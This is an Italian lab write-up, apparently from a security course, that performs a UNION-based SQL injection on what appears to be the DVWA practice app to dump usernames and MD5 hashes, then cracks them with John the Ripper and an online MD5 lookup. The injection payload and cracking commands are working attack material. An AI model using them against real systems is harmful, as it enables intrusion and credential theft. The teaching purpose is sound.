

3. La fase di exploit: Gli attacchi ai sistemi

- SQL Injection dell'esercizio di ieri.

Abbiamo a disposizione per ogni utente un username ed una password criptata.

La password in questione segue un algoritmo di hash, in questo caso l' MD5 che ci crea un fingerprint da 128 bit, cioè 32 caratteri.

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

- John the Ripper

Una volta che siamo in possesso delle informazioni degli utenti, cioè username e password hashata, possiamo creare un file che li incorpora e successivamente utilizzare il tool **John** per la decriptazione della password.

-file di username e password


```
passwd.txt
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337|:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
```

```
(kali㉿kali)-[~/Scrivania]
$ john --show --format=raw-md5 passwd.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

- **show** ci mostra le password recuperate per ogni user
- **format** utilizza il tipo di decapitazione utilizzato
- **passwd.txt** è il file che contiene user e pass

Nel caso avessimo una quantità maggiore di username e password e volessimo trovare un password per un determinato username possiamo fare:



```
kali@kali: ~/Scrivania
File Azioni Modifica Visualizza Aiuto

(kali㉿kali)-[~]
$ Scrivania

(kali㉿kali)-[~/Scrivania]
$ john --show --format=raw-md5 -users:admin passwd.txt
admin:password

1 password hash cracked, 0 left

(kali㉿kali)-[~/Scrivania]
$ john --show --format=raw-md5 -users:pablo passwd.txt
pablo:letmein

1 password hash cracked, 0 left
```

- Un'altra metodologia per la decriptazione delle password a nostra disposizione sono dei siti online che forniscono il servizio.

admin

MD5
encrypt - decrypt

Il tool on line per criptare e decriptare stringhe in md5

Stringa da criptare	Cripta md5()
Oppure	
5f4dcc3b5aa765d61d832	Decripta md5()

```
md5-decrypt("5f4dcc3b5aa765d61d8327deb882cf99")
```

password

gordonb

MD5
encrypt - decrypt

Il tool on line per criptare e decriptare stringhe in md5

Stringa da criptare	Cripta md5()
Oppure	
e99a18c428cb38d5f2608	Decripta md5()

```
md5-decrypt("e99a18c428cb38d5f260853678922e03")
```

abc123

1337

MD5
encrypt - decrypt

Il tool on line per criptare e decriptare stringhe in md5

Stringa da criptare	Cripta md5()
Oppure	
8d3533d75ae2c3966d7e	Decripta md5()

```
md5-decrypt("8d3533d75ae2c3966d7e0d4fcc69216b")
```

charley

pablo

MD5
encrypt - decrypt

Il tool on line per criptare e decriptare stringhe in md5

Stringa da criptare	Cripta md5()
Oppure	
0d107d09f5bbe40cade3d	Decripta md5()

```
md5-decrypt("0d107d09f5bbe40cade3de5c71e9e9b7")
```

letmein

smithy

MD5
encrypt - decrypt

Il tool on line per criptare e decriptare stringhe in md5

Stringa da criptare	Cripta md5()
Oppure	
5f4dcc3b5aa765d61d832	Decripta md5()

```
md5-decrypt("5f4dcc3b5aa765d61d8327deb882cf99")
```

password

Possiamo riscontrare che nell'utilizzo del tool John e del tool online le password corrispondono in entrambi i casi.

Questa doppia verifica ci permette di essere sicuri su quale sia la password effettiva per ogni username.